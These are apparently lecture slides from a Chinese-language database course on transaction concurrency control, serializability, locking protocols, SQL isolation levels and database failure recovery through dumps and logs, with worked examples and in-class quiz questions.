Serial schedule T_1, T_2 :

T_1 $A += 100$ $B -= 100$

T_2 $A *= 1.06$ $B *= 1.06$



*Starting
Balance*


A	B
\$50	\$200

A	B
\$159	\$106

Interleaved schedule A:

T_1 $A += 100$ $B -= 100$

T_2 $A *= 1.06$ $B *= 1.06$



Same
result!

A	B
\$159	\$106

9.3.2 事务的并发调度

Serial schedule T_1, T_2 :

T_1 $A += 100$ $B -= 100$

T_2 $A *= 1.06$ $B *= 1.06$

Starting
Balance

A	B
\$50	\$200

A	B
\$159	\$106

Different
result than
serial T_1, T_2 !

Interleaved schedule B:

T_1 $A += 100$

$B -= 100$

T_2 $A *= 1.06$ $B *= 1.06$

A	B
\$159	\$112

9.3.2 事务的并发调度

Serial schedule T_2, T_1 :

Starting
Balance

A	B
\$50	\$200

T_1

A += 100 B -= 100

T_2

A *= 1.06 B *= 1.06

A	B
\$153	\$112

Interleaved schedule B:

T_1

A += 100

B -= 100

T_2

A *= 1.06 B *= 1.06


A	B
\$159	\$112

Different
result than
serial T_2, T_1
ALSO!

9.3.2 事务的并发调度

- This schedule is different than any serial order!
We say that it is not serializable (可串行化)

Interleaved schedule B:



9.3.2 事务的并发调度

- A serial schedule is one that does not interleave the actions of different transactions
- A and B are equivalent schedules if, for any database state, the effect on DB of executing A is identical to the effect of executing B
- A serializable schedule is a schedule that is equivalent to **some serial execution** of the transactions

9.3.2 事务的并发调度

- 假设关系R(A)包含元组{(5), (6)}, 两个事务

T1: Update R set A = A + 1

T2: Update R set A = A * 2

假设这两个事务同时满足隔离性和原子性, 下列哪个不可能是关系R的最终状态? C

A. (10, 12) B. (11, 13) C. (11, 12) D. (12, 14)

9.3.2 事务的并发调度

- 同步访问 $R(\underline{A}, B, C)$
 - Attribute-level inconsistency
 - Update R set $B = B + 100$ where $A = 1$
 - Update R set $B = B + 200$ where $A = 1$
 - Tuple-level inconsistency
 - Update R set $B = 100$ where $A = 1$
 - Update R set $C = 100$ where $A = 1$

思考：Serializability对于这些事务的要求？

9.3.2 事务的并发调度

- 同步访问
 - Attribute-level inconsistency
 - Tuple-level inconsistency
 - Table-level Inconsistency
 - Update Apply Set decision = 'Y' where sID in (Select sID from Student where GPA > 3.9)
 - Update Student Set GPA = GPA * 1.1 where sizeHS > 2500
 - Multi-statement inconsistency
 - Insert into Archive select * from apply where decision = 'N'
Delete from apply where decision = 'N'
 - Select count(*) from Apply
Select count(*) from Archive

思考： Serializability对于这些事务的要求？事务执行的顺序有关系吗？

9.3.2 事务的并发调度

- 并发带来的数据不一致性
 - 丢失修改
 - 不可重复读
 - 读“脏”数据

9.3.2 事务的并发调度

- 丢失修改

- 指事务1与事务2从数据库中读入同一数据并修改，事务2的提交结果破坏了事务1提交的结果，导致事务1的修改被丢失


T1	T2
读A=16	读A=16
$A \leftarrow A-1$ 写回A=15	$A \leftarrow A-1$ 写回A=15

9.3.2 事务的并发调度

- 不可重复读

- 指事务1读取数据后，事务2执行更新操作，使事务1无法再现前一次读取结果。具体地讲，不可重复读包括三种情况：

- 事务1读取某一数据后，事务2对其做了修改，当事务1再次读该数据时，得到与前一次不同的值



9.3.2 事务的并发调度

- 不可重复读举例

T1	T2
读A=50	
读B=100	
求和=150	读B=100
	$B \leftarrow B * 2$
	写回B=200
读A=50	
读B=200	
求和=250	
（验算不对）	


9.3.2 事务的并发调度

- 指事务1读取数据后，事务2执行更新操作，使事务1无法再现前一次读取结果。具体地讲，不可重复读包括三种情况：
 - 事务1读取某一数据后，事务2对其做了修改，当事务1再次读该数据时，得到与前一次不同的值
 - 事务1按一定条件从数据库中读取某些数据记录后，事务2删除了其中部分记录，当事务1再次按相同条件读取数据时，发现某些记录神秘地消失了
 - 事务1按一定条件从数据库中读取某些数据记录后，事务2插入了一些记录，当事务1再次按相同条件读取数据时，发现多了一些记录
- 后两种不可重复读有时也称为幻行现象(phantom row)

9.3.2 事务的并发调度

- 读“脏”数据

- 指事务1修改某一数据，并将其写回磁盘，事务2读取同一数据后，事务1由于某种原因被撤消，这时事务1已修改过的数据恢复原值，事务2读到的数据就与数据库中的数据不一致，是不正确的数据，又称为“脏”数据




9.3.2 事务的并发调度

- 读“脏”数据举例


T1	T2
读C=100	
$C \leftarrow C * 2$	
写回C=200	读C=200
ROLLBACK	
C恢复为100	

9.3.2 事务的并发调度

- Inconsistent read / Reading partial commits



- Partially-lost update




9.3.2 事务的并发调度

- 产生上述数据不一致性的主要原因：
 - 并发操作破坏了事务的隔离性
- 并发控制就是要用正确的方式调度并发操作，使一个用户事务的执行不受其他事务的干扰，从而避免造成数据的不一致性

9.3.2 事务的并发调度

- 并发控制

- 并行执行结果 = 某一串行执行结果 [可串行化]



9.3.2 事务的并发调度

- 并发调度的可串行性
 - 为了保证并发调度的正确性，**DBMS**的并发控制机制必须提供一定的手段来保证调度是可串行化的
- 可串行化
 - 多个事务的并发执行结果必须与按某一次序串行地执行这些事务时的结果相同
- 目前，普遍采用的并发控制方法：
 - 封锁
 - 时标方法（**Timestamp**）
 - 乐观方法等

9.3.3 基于封锁的并发控制方法

- 封锁就是事务T在对某个数据对象例如数据库、表、数据块、记录、数据项等操作之前，先向系统发出请求，对其加锁
- 加锁成功后事务T才可以对该数据对象进行操作，操作完成以后，在某个时刻，事务T要释放锁
- 在事务T释放它的锁之前，其他的事务不能更新此数据对象

9.3.3 基于封锁的并发控制方法

- 封锁技术 - S锁和X锁

- S锁又被称为共享锁(Share Locks), X锁又被叫做排它锁(eXclusive Locks)
- 共享锁又称为读锁。若事务T对数据对象A加上S锁, 则事务T可以读A但不能修改A, 其它事务只能再对A加S锁, 而不能加X锁, 直到T释放A上的S锁。这就保证了其它事务可以读A, 但在T释放A上的S锁之前不能对A做任何修改

9.3.3 基于封锁的并发控制方法

- 封锁技术 - S锁和X锁

- S锁：共享锁又称为读锁

- X锁：排它锁又称为写锁。若事务T对数据对象A加上X锁，则只允许T读取和修改A，其它任何事务都不能再对A加任何类型的锁，直到T释放A上的锁。这就保证了其它事务在T释放A上的锁之前不能读取和修改A

$T_1 \backslash T_2$	X	S	
X	N	N	Y
S	N	Y	Y
	Y	Y	Y

9.3.3 基于封锁的并发控制方法

- 一级封锁协议

- 事务T在修改数据R之前必须先对其加X锁，直到事务结束才释放。事务结束包括正常结束(**COMMIT**)和非正常结束(**ROLLBACK**)。一级封锁协议可防止丢失修改，并保证事务T是可恢复的，但它不能保证可重复读和不读“脏”数据

- 二级封锁协议

- 一级封锁协议加上事务T在读取数据R之前必须先对其加S锁，读完后即可释放S锁。二级封锁协议除防止了丢失修改，还可进一步防止读“脏”数据，由于读完数据后即可释放S锁，所以它不能保证可重复读

9.3.3 基于封锁的并发控制方法

- 三级封锁协议

- 一级封锁协议加上事务T在读取数据R之前必须先对其加S锁，直到事务结束才释放。三级封锁协议除防止了丢失修改和不读“脏”数据外，还进一步防止了不可重复读

- 封锁粒度

- 封锁对象的大小称为封锁粒度。在实际的数据库管理系统中，封锁对象可以是逻辑单位，这时的粒度可以是数据库、表、元组、属性。封锁对象也可以是物理单位，这时的封锁对象可以是数据块、物理记录。不同的粒度会影响事务的并发度

9.3.3 基于封锁的并发控制方法

- 两段封锁协议

- 每个事务的执行可以分为两个阶段：生长阶段（加锁阶段）和衰退阶段（解锁阶段）
- 加锁阶段：在该阶段可以进行加锁操作。在对任何数据进行读操作之前要申请并获得S锁，在进行写操作之前要申请并获得X锁。加锁不成功，则事务进入等待状态，直到加锁成功才继续执行
- 解锁阶段：当事务释放了一个封锁以后，事务进入解锁阶段，在该阶段只能进行解锁操作不能再进行加锁操作
- 两段封锁法可以这样来实现：事务开始后就处于加锁阶段，一直到执行ROLLBACK和COMMIT之前都是加锁阶段。ROLLBACK和COMMIT使事务进入解锁阶段，即在ROLLBACK和COMMIT模块中DBMS释放所有封锁

9.3.3 基于封锁的并发控制方法

- 两段封锁协议的大体内容有以下4条：
 - 在事务T的R(A)操作之前，先对A加S锁，如果加锁成功，则执行操作R(A)，否则，将R(A)加入A的等待队列
 - 在事务T的W(A)操作之前，先对A加X锁，如果加锁成功，则执行操作W(A)，否则，将W(A)加入A的等待队列
 - 在收到事务的Abort或Commit请求后，释放T在每个数据上所加的锁，如果在数据A的等待队列中不空，即有其它的事务等待对A进行操作，则从队列中取出第一个操作，完成加锁，然后执行该操作
 - 执行Abort和Commit请求后，不再接收该事务的读写操作

思考：这是一级、二级、三级封锁协议？

9.3.3 基于封锁的并发控制方法

- 两段封锁协议


- 在对任何数据进行读、写操作之前，要申请并获得对该数据的封锁
- 每个事务中，所有的封锁请求先于所有的解锁请求
- 例如事务T1遵守两段锁协议，其封锁序列是：Lock A, Read A, $A:=A+100$, Write A, Lock B, Unlock A, Read B, Unlock B, Commit;
- 若并发执行的所有事务均遵守两段锁协议，则对这些事务的任何并发调度策略都是可串行化的

Isolation Levels

- Serializability
 - Operations may be interleaved, but execution must be equivalent to some sequential (serial) order of all transactions
- Trade of Overhead vs. Reduction in concurrency
 - Read Uncommitted
 - Read Committed
 - Repeatable Read
 - Serializable

Isolation Levels

- Per transaction
- “In the eye of the beholder”
- Dirty reads
 - “dirty ” data item: written by an uncommitted transaction



Isolation Levels

- Read Uncommitted

- A transaction **may** perform dirty reads
- T1 [Serializable]

Update Student Set GPA = GPA * 1.1 Where

- T2 [Read Uncommitted]

Set Transaction Isolation Level Read Uncommitted

Select Avg(GPA) From Student

- Partial GPA has updated and others not [Not Serializable]

Isolation Levels

- 关系R(A)包含元组{(1), (2)}, 执行以下事务:
 - T1: update R set A = 2 * A;
 - T2: select avg(A) from R;
 - 如果T2以read uncommitted执行, 可能的结果是? **A**
- A. 1.5, 2, 2.5, 3 B. 1.5, 2, 3
- C. 1.5, 2.5, 3 D. 1.5, 3

Isolation Levels

- Read Committed

- A transaction may **not** perform dirty reads
- Still does **not** guarantee global serializability
- T1 [Serializable]

A: Update Student Set $GPA = GPA * 1.1$ Where

- T2 [Read Committed]

Set Transaction Isolation Level Read Committed

B: Select Avg(GPA) From Student

C: Select Avg(GPA) From Student

- SQL Statement Order: B A C [Not Serializable]

Isolation Levels

- 关系R(A)和S(B)都包含元组{(1), (2)}, 执行以下事务：
 - T1: update R set A = 2 * A;
update S set B = 2 * B;
 - T2: select avg(A) from R;
select avg(B) from S
- 如果T2以read committed执行, 可能的结果?
- (1.5, 1.5), (3, 3), (1.5, 3)

Isolation Levels

- Repeatable Read

- A transaction may **not** perform dirty reads
- An item **read** multiple times **cannot** change value
- Still does **not** guarantee global serializability
- T1 [Serializable]

A: Update Student Set GPA = GPA * 1.1

B: Update Student Set SizeHS = 1500 Where SID = 123;

- T2 [Repeatable Read]

Set Transaction Isolation Level Repeatable Read

C: Select Avg(GPA) From Student

D: Select Avg(SizeHS) From Student

- SQL Statement Order: C A B D [Not Serializable]可以?

Isolation Levels

- Repeatable Read

- A transaction may **not** perform dirty reads
- An item **read** multiple times **cannot** change value
- Still does **not** guarantee global serializability
- But a relation can **change**: “**phantom**” tuples

A: Insert Into Student [100 new tuples]

Set Transaction Isolation Level Repeatable Read

B: Select Avg(GPA) From Student

C: Select Max(GPA) From Student

- SQL Statement Order: B A C [Not Serializable]

Isolation Levels

- 关系R(A)包含元组{(1), (2)}, 执行以下事务:
 - T1: update R set A = 2 * A;
insert into R values(6);
 - T2: select avg(A) from R;
select avg(A) from R;
 - 如果T2以Repeatable Read执行, 可能的结果? **A**
- A. 1.5, 4 B. 1.5, 2, 4 C. 1.5, 3, 4 D. 1.5, 2, 3, 4

Isolation Levels

- Read Only transaction
 - Helps system optimize performance
 - Independent of isolation level

Set Transaction Read Only;

Set Transaction Isolation Level Repeatable Read;

Select Avg(GPA) From Student;

Select Max(GPA) From Student;

Isolation Levels

	Dirty Reads (读尚未committed的数据)	Nonrepeatable reads (一个事务中对数据的两次读取数值不相同)	Phantoms (事务中能对关系增加新的元组)
Read Uncommitted	Y	Y	Y
Read Committed	N	Y	Y
Repeatable Read	N	N	Y
Serializable	N	N	N

- Read Uncommitted: 读数据前不对数据加S锁
- Read Committed: 读之前加S锁，读完释放
- Repeatable Read: 读之前加S锁，事务结束释放
- Serializable: 严格按照两段协议对数据加锁

Isolation Levels Summary

- Standard default: **Serializable**
- Weaker isolation levels
 - Increased concurrency + decreased overhead = increased performance
 - Weaker consistency guarantees
 - Some systems have default **Repeatable Read**
- Isolation level per transaction and “eye of the beholder”
 - Each transaction's reads must conform to its isolation level

第九章 数据库安全

- 9.1 数据库的安全性
- 9.2 数据库的完整性
- 9.3 数据库的并发控制（OLTP）
- 9.4 数据库的故障恢复
 - 9.4.1 故障种类
 - 9.4.2 恢复的实现技术
 - 9.4.3 恢复的策略

9.4.1 故障种类

● 故障种类

— 事务故障

- 事务在运行过程中由于种种原因，如输入数据的错误，运算溢出，违反了某些完整性规则，某些应用程序的错误，以及并发事务发生死锁等，使事务未运行至正常终止点就夭折了，这种情况称为事务故障

— 系统故障

- 由于某种原因造成整个系统的正常运行突然停止，致使所有正在运行的事务都以非正常方式终止

— 介质故障

— 计算机病毒

9.4.1 故障种类

- 故障分类

- 事务故障

- 系统故障

- 介质故障

- 硬件故障使存储在外存中的数据部分丢失或全部丢失

- 介质故障比前两类故障的可能性小得多，但破坏性最大

- 计算机病毒

- 传播速度快

- 成为计算机系统，也是数据库系统的主要威胁

9.4.1 故障种类

- 系统故障的常见原因
 - 操作系统或DBMS代码错误
 - 操作员操作失误
 - 特定类型的硬件错误
 - 突然停电
- 介质故障的常见原因
 - 硬件故障
 - 磁盘损坏
 - 磁头碰撞
 - 操作系统的某种潜在错误
 - 瞬时强磁场干扰

9.4.2 恢复的实现技术


- 恢复就是利用存储在系统其他地方的冗余数据来修复数据库中被破坏的或不正确的数据。因此，恢复机制涉及两个关键问题：
 - 如何建立冗余数据
 - 如何利用这些冗余数据实施数据库恢复
- 恢复的实现技术
 - 数据转储
 - 日志文件

9.4.2 恢复的实现技术

- 第一大类方法：数据转储
- 后备副本（或后援副本）
 - 指在故障发生前某一时刻数据库的副本，副本中包含了数据库中所有的数据，包括系统数据和用户数据
- 转储
 - 由DBA定期地将数据库复制到磁带或另一个磁盘上，并将这些备用的数据文本妥善地保存起来，当数据库遭到破坏时就可以将后备副本重新装入，把数据库恢复起来

9.4.2 恢复的实现技术

- 数据库中数据的流动
 - 数据在系统缓冲区，还是在**DB**中会出现故障
 - 事务故障、系统故障、介质故障
- 数据转储方法
 - 静态转储与动态转储
 - 海量转储与增量转储



思考：事务commit是指数据在系统缓冲区，还是在DB？

9.4.2 恢复的实现技术

- 静态转储
 - 系统停止对外服务，不允许用户运行事务，只进行转储操作
 - 优点：实现简单
 - 缺点：降低了数据库的可用性
 - 转储必须等待用户事务结束才能进行
 - 新的事务必须等待转储结束才能执行
- SQL Server数据库的备份与还原
 - <http://technet.microsoft.com/zh-cn/library/ms187048.aspx>
- PostgreSQL数据库的备份与还原
 - <http://www.postgresql.org/docs/current/static/backup.html>

9.4.2 恢复的实现技术

- 动态转储

- 动态转储是指转储操作与用户事务并发进行，转储期间允许对数据库进行存取或修改
- 优点：
 - 不用等待正在运行的用户事务结束
 - 不会影响新事务的运行
- 缺点：
 - 不能保证副本中的数据正确有效

9.4.2 恢复的实现技术

- 利用动态转储得到的副本进行故障恢复
 - 需要把动态转储期间各事务对数据库的修改活动登记下来，建立日志文件
 - 后备副本加上日志文件才能把数据库恢复到某一时刻的正确状态

9.4.2 恢复的实现技术

- 海量转储
 - 每次转储全部数据库
- 增量转储
 - 只转储上次转储后更新过的数据

9.4.2 恢复的实现技术

- 第二大类方法：日志文件
- 日志文件
 - 用来记录事务的每一次对数据库更新操作的文件，包括用户的更新操作以及由此引起的系统内部的更新操作
- 日志文件的格式
 - 以记录为单位的日志文件
 - 以数据块为单位的日志文件
- SQL Server事务日志
 - <http://technet.microsoft.com/zh-cn/library/ms190925.aspx>
- PostgreSQL事务日志
 - <http://www.postgresql.org/docs/current/static/wal.html>

9.4.2 恢复的实现技术

- 日志文件内容
 - 各个事务的开始标记(BEGIN TRANSACTION)
 - 各个事务的结束标记(COMMIT或ROLLBACK)
 - 各个事务的所有更新操作
 - 每个事务开始的标记、每个事务的结束标记和每个更新操作均作为日志文件中的一个日志记录(log record)

9.4.2 恢复的实现技术

- 基于记录的日志文件
 - 每条日志记录的内容
 - 事务标识（标明是那个事务）
 - 操作类型（插入、删除或修改）
 - 操作对象
 - 更新前数据的旧值（对插入操作而言，此项为空值）
 - 更新后数据的新值（对删除操作而言，此项为空值）

9.4.2 恢复的实现技术

- 基于数据块的日志文件
 - 每条日志记录的内容
 - 事务标识（标明是哪个事务）
 - 更新前数据所在的整个数据块的值（对插入操作而言，此项为空值）
 - 更新后整个数据块的值（对删除操作而言，此项为空值）


9.4.2 恢复的实现技术

- 为保证数据库是可恢复的，登记日志文件时必须遵循两条原则
 - 登记的次序严格按并行事务执行的时间次序
 - 必须先写日志文件，后写数据库



(a)

思考1：先写数据库，后写日志，有何问题？



(b)

思考2：数据库和日志在同一磁盘，有何问题？

T ₁	U	Course(Limit)	80	79
----------------	---	---------------	----	----

9.4.2 恢复的实现技术

